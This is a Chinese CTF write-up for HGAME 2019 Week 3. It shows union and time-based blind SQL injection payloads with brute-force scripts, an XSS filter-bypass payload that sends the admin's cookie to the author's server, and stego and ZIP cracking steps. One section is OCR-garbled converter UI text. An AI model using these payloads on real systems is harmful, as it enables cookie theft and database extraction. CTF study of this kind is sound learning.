# **HGAME 2019 Week3 writeup**

### web

## sqli-1

一开始在md5这里卡了半天,不过前缀只有4位的碰撞最后还是搞出来了,吸取爬虫的教训,加了user-agent跑。参照bugku里的 成绩单 依次爆数据库,爆表名。

数据库名 (没截图): hgame

Submit

#### 1的成绩单

Math	English	Chinese
2	3	skctf_flag

然后爆表: 通过使用 id=-1' union select 1,2,3,group\_concat(table\_name) from information\_schema.tables where table schema=database()#

#### 表名:

115

```
C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=78724&id=2 union select database()
substr(md5($_GET["code"]),0,4) === 2ee9<br>array(1) {
  ["word"]=>
 string(2) "to"
array(1) {
  ["word"]=>
  string(5) "hgame"
C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=52845&id=2 union select group_concat(table_name)
from information_schema.tables where table_schema=database()
substr(md5($_GET["code"]),0,4) === facd<br>array(1) {
  ["word"]=>
 string(2) "to"
array(1) {
  ["word"]=>
  string(15) "f1111111g,words"
```

知道表名,据说还需要爆字段,但是我直接通配符,直接就出来了。。

```
string(2) "to"
}
array(1) {
    ["word"]=>
    string(1) "1"
}

C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=27753&id=2 union select flag from fill1l111g
substr(md5($_GET["code"]),0,4) === 0ff0<br/>br>sql error

C:\Users\logong>python C:\Users\logong\Desktop\md5截断验证爆破.py
http://118.89.111.179:3000?code=11150&id=2 union select × from fill1l111g
substr(md5($_GET["code"]),0,4) === accf<br/>br>array(1) {
    ["word"]=>
    string(2) "to"
}
array(1) {
    ["word"]=>
    string(26) "hgame{sql1_1s_iNteresting}"
}
```

payload(最后爆内容的):

```
import hashlib
import re
import requests
```

```
headers={
    'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:60.0) Gecko/20100101
Firefox/60.0'
r = requests.Session()
response = r.qet("http://118.89.111.179:3000", headers=headers)
#print(r.text)
text = re.match('.*?===.(....)<br>.*', response.text).group(1) #提取出来的md5
#print(text)
def md5(s):
   return hashlib.md5(s.encode('utf-8')).hexdigest()
s = 1
while (s < 1000000):
   b = md5(str(s))
    if (b[:4] == text):
       break
    s+=1
#print(s) #s就是选中的code值
urll = "http://118.89.111.179:3000" + "?code=" +str(s)+"&id=2 union select * from
f1111111g"
print(urll)
again = r.get(urll,headers=headers)
print(again.text)
```

### sqli-2

经过py得知是盲注,然而没有接触过,网上搜的方法大多是利用 and 前面还要加一个单引号来注释,但是在这里行不通,sgl1用的union select在这儿也不好用,我并不熟悉sgl,最后折腾半天。

开始盲注的第一次成功! 延时了5s

```
#print(s) #s就是选中的code值
urll = "http://118.89.111.179:3001" + "?code=" +str(s)+"&id=1 union
select 1 and sleep(if((mid(database(),1,1)>'A'),5,0))"
print(urll)
again = r.get(urll, headers=headers)
```

于是开始痛苦的盲注过程

```
#print(s) #s就是选中的code值
urll = "http://118.89.111.179:3001" + "?code=" +str(s)+
"&id=1 union select 1 and
sleep(if((length(database())=5),2,0))"
print(urll)
```

确定了数据库名只有5位

根据二分法慢慢确定数据库名:hgame

```
urll = "<u>http://118.89.111.179:3001</u>" + "?code=" +str(s)+
"&id=1 union select 1 and sleep(if(length((select
table_name from information_schema.tables where
table_schema = 'hgame' limit 0,1))=10,2,0))"
```

然后就开始慢慢爆表

最后爆出来表名:F11111114G (真长! 大小写一定要注意 要不就出不了字段。 要在前面加ASCII () 来转换成ASCII 码。我就掉进了这坑,导致字段出不来,最后还是问的学长。。)

不试字段了直接\*爆试试

然后就太。。太暴力了。。

```
#print(s) #s就是选中的code值
urll = "<u>http://118.89.111.179:3001</u>" + "?code=" +str(s)+
"&id=1 union select 1 and sleep(if(ascii(mid((select *
from bgame F11111114G limit 0 1) 37 1))=103 2 0))"
```

orint (urll'

最后炸出来

hgame{sqli\_1s\_s0\_s0\_s0\_s0\_interesting}

### **BabyXss**

提示在admin的cookie中,这里最后发现需要要求admin服务器发自己的cookie到自己服务器上。

于是只需要找到一种方法来达到发送cooike到一指定服务器这一目的即可。既然是xss的形式,那么就可以控制网页,所以用is代码给自己搭建的服务器发一个请求即可。

那就需要找到插入js的方式,看了一下 <img> 中的 img 被删, <script> 则是整个被删,结合之前做的php题,可以通过删除之后的文本拼接出一个标签,在网上随便找了个js发送请求的代码,往上一传。

payload:


```
<scr<script>ipt>
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'http://*.*.*.*:8081/dashboard/'+'?text='+document.cookie, true);
httpRequest.send();
</scr<script>ipt>
```

然后在自己服务器的日志里看到了flag

```
8.223:9000/index.php" "Mozilla/5.0 (Windows NT 6.1; WOW6 0100101 Firefox/60.0" - [10/Feb/2019:14:44:44 +0800] "GET /dashboard/? e1c3iqquc4qm3invavr07u8tq;%20Flag={Xss_1s_funny!} HTTP/1 /127.0.0.1/" "WaterFox"
```

### 时至今日, 你仍然是我的光芒

hint给的很详细,用DeEgger Embedder揪出隐藏的图片文件



第二个hint提示的工具是在linux下的,于是安装一下,发现解密需要有对应的密码,为了了解加密的过程,拿正常图片加密解密试一下。

#### 加密成功的图

```
oot@kali:~# outquess -k "12345" -d '/root/下载/a.txt' '/root/下载/00000000.jpg'
 '/root/下载/out.jpg'
Reading /root/下载/00000000.jpg....
JPEG compression quality set to 75
Extracting usable bits:
                         197090 bits
Correctable message size: 24478 bits, 12.42%
Encoded '/root/下载/a.txt': 40 bits, 5 bytes
Finding best embedding...
         32(44.4%)[80.0%], bias
    0:
                                   25(0.78), saved:
                                                       -1, total:
                                                                  0.02%
    2:
         31(43.1%)[77.5%], bias
                                  25(0.81), saved:
                                                       -1, total:
                                                                   0.02%
         31(43.1%)[77.5%], bias
                                   21(0.68), saved:
  42:
                                                       -1, total:
                                                                   0.02%
       32(45.1%)[80.0%], bias
                                  17(0.53), saved:
                                                       -1, total:
  128:
                                                                   0.02%
128, 49: Embedding data: 40 in 197090
Bits embedded: 71, changed: 32(45.1%)[80.0%], bias: 17, tot: 197299, skip: 19722
Foiling statistics: corrections: 30, failed: 0, offset: 46.333333 +- 42.253205
Total bits changed: 49 (change 32 + bias 17)
Storing bitmap into data...
Writing /root/下载/out.jpg....
```

#### 解密成功的图

```
root@kali:~# outguess -k "12345" -r '/root/下载/out.jpg' '/root/下载/b.txt'
Reading /root/下载/out.jpg....
Extracting usable bits: 197090 bits
Steg retrieve: seed: 128, len: 5
```


从中可以看出解密成功以后得到的密码文本长度为5位。

提示要从rockyou中找密码,还问了一波学长确认了sec.\* 就是正则

由于rockyou密码中包含有sec.\*的数量很多很多(3184个)所以一个一个手动猜肯定不成,需要写python脚本调用outguess命令,这里用到了subprocess这个库,可以开一个子进程用来跑命令,还能把运行结果以标准输出的方式返回,所以就是最佳的选择。接下来就是脚本了,我这里直接正则匹配len后的数字,长度小于3就输出,因为flag应该长度超不过三位。接下来就是最幸运的时刻。我的shell崩了,只出了三个结果。但是看其中有20多位的,感觉可能是,就拿来跑了一下尝试一下。没想到第一个就是flag。带有运气的成分,不过不用受苦的感觉真棒。

```
32708
                                       python '/root/下载/baopo.py'
[4]+ 已停止
          li:-# python '/root/下载/baopo.py'
 'securitypassword'
21
 'secong'
b'securit'
Traceback (most recent call last):
File "/root/下载/baopo.py", line 25, in <module>
text = re.search('len:.(\d{,5})', text).group(1)
AttributeError: 'NoneType' object has no attribute 'group'
root@kali:~# python '/root/下载/baopo.py'
 'securitypassword'
 'secong'
o'securit'
Fraceback (most recent call last):
 File "/root/下載/baopo.py", line 25, in <module>
text = re.search('len:.(\d{,6})', text).group(1)
AttributeError: 'NoneType' object has no attribute 'group'
```

#### 最后出flag



payload:


```
# -*- coding:utf-8 -*-
import re
import subprocess
e = 1
with open('/root/work/pass.txt', 'r') as f:
    for i in f.readlines():
        #print(i[2:-3])
        p = subprocess.Popen("outguess -r /root/work/flag.jpg -k '"+ i[2:-3] +"' -t
/root/work/hide.txt", shell=True, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
        p.wait()
        text = p.stdout.read()
        text = re.search('len:.(\d{,6})', text).group(1)
        if (len(text)<3):</pre>
            print(text)
            print(i)
print(e)
```

### 至少像那雪一样

题上给了jpg文件扔进binwalk发现有一个压缩包,用工具分离



得到两个文件,zip发现是一个加密的压缩包,里面有同样的一张图片和flag文件,这就比较难办,也没啥提示,在py过后得知可以使用明文攻击。估计前面那张图片就是压缩包中的文件。




下载明文爆破软件,把已知图片打包压缩一下。这里有个坑,我用的压缩软件是好压,一直提示报错。最后实在无果,找了个winrar 重新压缩了一下。没想到就好了。

打开flag文件发现,居然还是没有明文。。这就有些坑了。winhax打开发现还是有数据的,不过都是空格和换行。原来以为是摩斯电码,然后发现没有间隔符的话是没有任何含义的。再想一下只有两种状态的编码,好像是二进制。。就换了0和1,转16进制,转字符串。一次就出来了。

密或解密字符串长度不可以超过10M	16进制	16进制	16进制 6867616D657B41745F4C656135745F4C316B655  2进制 011100110110111000110000011101110111101  曼彻斯特算法	16进制 6867616D657B41745F4C656135745F4C316B655  2进制 011100110110111000110000011101110111101  曼彻斯特算法  10进制  ● 802.3曼彻斯特		l转换with曼彻斯特编码 v1.3 ×
2进制 011100110110111000110000011101110111101  曼彻斯特算法  10进制  ● 802.3曼彻斯特	2进制 011100110110111000110000011101110111101  曼彻斯特算法  10进制  ● 802.3曼彻斯特	2进制 011100110110111000110000011101110111101  曼彻斯特算法  10进制  ● 802.3曼彻斯特	2进制 01110011011011000000111011101111011	2进制 0111001101101101100000011101110111101		Developed by Jie Zhang.
曼彻斯特算法         10进制         ● 802.3曼彻斯特       ○ 标准曼彻斯特       ○ 差分         □ 曼彻斯特编码是否进行每8位反序(特殊情况)         1 16->2       2-> 16       清空         2 曼彻斯特解码       3 曼彻斯特解码操作按照 1-2-3的顺序         进制到文本字符串的转换,在线实时转换(支持中文转换)         密或解密字符串长度不可以超过10M	曼彻斯特算法         10进制         ● 802.3曼彻斯特       ○ 标准曼彻斯特       ○ 差分         □ 曼彻斯特编码是否进行每8位反序(特殊情况)         1 16->2       2-> 16       清空         2 曼彻斯特解码       3 曼彻斯特解码操作按照 1-2-3的顺序         进制到文本字符串的转换,在线实时转换(支持中文转换)         密或解密字符串长度不可以超过10M	曼彻斯特算法         10进制         ● 802.3曼彻斯特       ○ 标准曼彻斯特       ○ 差分         □ 曼彻斯特编码是否进行每8位反序 (特殊情况)         1 16 -> 2       2 -> 16       清空         ● 侧斯特解码操作按照	BUTTOUTTOUTTOUTTOUTTOUTTOUTTOUTTOUTTOUTT	曼彻斯特算法  10进制  ● 802.3曼彻斯特	16进制	6867616D657B41745F4C656135745F4C316B655
10进制  ● 802.3曼彻斯特	10进制	10进制	10进制	10进制	2进制	0111001101101110001100000111011101111101
● 802.3曼彻斯特	● 802.3曼彻斯特	● 802.3曼彻斯特	<ul> <li>● 802.3曼彻斯特</li></ul>	<ul> <li>● 802.3曼彻斯特</li></ul>	曼彻斯特算法	
□ 曼彻斯特编码是否进行每8位反序 (特殊情况)  1 16-> 2 2-> 16 清空  2 曼彻斯特解码 3 曼彻斯特解码操作按照 1-2-3的顺序  进制到文本字符串的转换,在线实时转换(支持中文转换)	□ 曼彻斯特编码是否进行每8位反序 (特殊情况)  1 16-> 2 2-> 16 清空  2 曼彻斯特解码 3 曼彻斯特解码操作按照 1-2-3的顺序  进制到文本字符串的转换,在线实时转换(支持中文转换)	□ 曼彻斯特编码是否进行每8位反序 (特殊情况)  1 16-> 2 2-> 16 清空  2 曼彻斯特解码 3 曼彻斯特解码操作按照 1-2-3的顺序  进制到文本字符串的转换,在线实时转换 (支持中文转换)	□ 曼彻斯特编码是否进行每8位反序(特殊情况)  1 16-> 2 2-> 16 清空	□ 曼彻斯特编码是否进行每8位反序(特殊情况)  1 16-> 2 2 -> 16 清空	10进制	
1 16-> 2 2 -> 16 清空 曼彻斯特解码操作按照 曼彻斯特解码操作按照 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换)	1 16-> 2 2 -> 16 清空 曼彻斯特解码操作按照 曼彻斯特解码操作按照 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换)	1 16-> 2 2 -> 16 清空 曼彻斯特解码 多侧斯特解码操作按照 是彻斯特解码 3 曼彻斯特转16进制 1-2-3的顺序 计制到文本字符串的转换,在线实时转换(支持中文转换)	1 16-> 2 2 2-> 16 清空 曼彻斯特解码操作按照 2 曼彻斯特解码操作按照 1-2-3的顺序 1-	1 16-> 2 2 2-> 16 清空 曼彻斯特解码操作按照 2 曼彻斯特解码操作按照 1-2-3的顺序 1-	● 802	2.3曼彻斯特
2 曼彻斯特解码操作按照 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换)	2 曼彻斯特解码操作按照 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换)	2 曼彻斯特解码操作按照 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换)	2 曼彻斯特解码 3 曼彻斯特解码操作按照 1-2-3的顺序 出制到文本字符串的转换,在线实时转换(支持中文转换) 密或解密字符串长度不可以超过10M 867616D657B41745F4C656135745F4C316B655F744861745F736E30777D	2 曼彻斯特解码 3 曼彻斯特解码操作按照 1-2-3的顺序 世制到文本字符串的转换,在线实时转换(支持中文转换)	□ 曼征	彻斯特编码是否进行每8位反序 (特殊情况)
2 曼彻斯特解码 3 曼彻斯特转16进制 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换) 密或解密字符串长度不可以超过10M	2 曼彻斯特解码 3 曼彻斯特转16进制 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换) 密或解密字符串长度不可以超过10M	2 曼彻斯特解码 3 曼彻斯特转16进制 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换) 密或解密字符串长度不可以超过10M	2 曼彻斯特解码 3 曼彻斯特转16进制 1-2-3的顺序 进制到文本字符串的转换,在线实时转换(支持中文转换) 密或解密字符串长度不可以超过10M 367616D657B41745F4C656135745F4C316B655F744861745F736E30777D	2 曼彻斯特解码 3 曼彻斯特转16进制 1-2-3的顺序 世制到文本字符串的转换,在线实时转换(支持中文转换)	1 16 -> 2	2 -> 16 清空
密或解密字符串长度不可以超过10M	密或解密字符串长度不可以超过10M	密或解密字符串长度不可以超过10M	密或解密字符串长度不可以超过10M 167616D657B41745F4C656135745F4C316B655F744861745F736E30777D	密或解密字符串长度不可以超过10M 67616D657B41745F4C656135745F4C316B655F744861745F736E30777D 6进制转字符 字符转16进制 清空结果	2 曼彻斯特解码	77   0   10   40   41   44   44   44   44
			367616D657B41745F4C656135745F4C316B655F744861745F736E30777D 16进制转字符 字符转16进制 清空结果	67616D657B41745F4C656135745F4C316B655F744861745F736E30777D 6进制转字符 字符转16进制 清空结果	世制到文本字符串的转排	與,在线实时转换(支持中文转换)
			67616D657B41745F4C656135745F4C316B655F744861745F736E30777D  16进制转字符 字符转16进制 清空结果	67616D657B41745F4C656135745F4C316B655F744861745F736E30777D 6进制转字符 字符转16进制 清空结果		
					这武 <u>解家字符里长</u> 度不可	可以超过10M
			game{At Lea5t L1ke tHat sn0w}	ame{At_Lea5t_L1ke_tHat_sn0w} 中 シッ 囲 貸 名 夕 袋		
6进制转字符 字符转16进制 清空结果	16进制转字符 字符转16进制 清空结果	16进制转字符 字符转16进制 清空结果			67616D657B41745F	F4C656135745F4C316B655F744861745F736E30777D

# 旧时记忆

结合题目提示,是与历史有关的题,直接想到打孔卡,以前的储存器,那就得找到对应。google一下



#### 对照着往出敲即可

### 听听音乐?

看到是mp3的文件,直接扔进au,我默认是开着那个叫啥的模式。直接对着波形敲摩斯代码

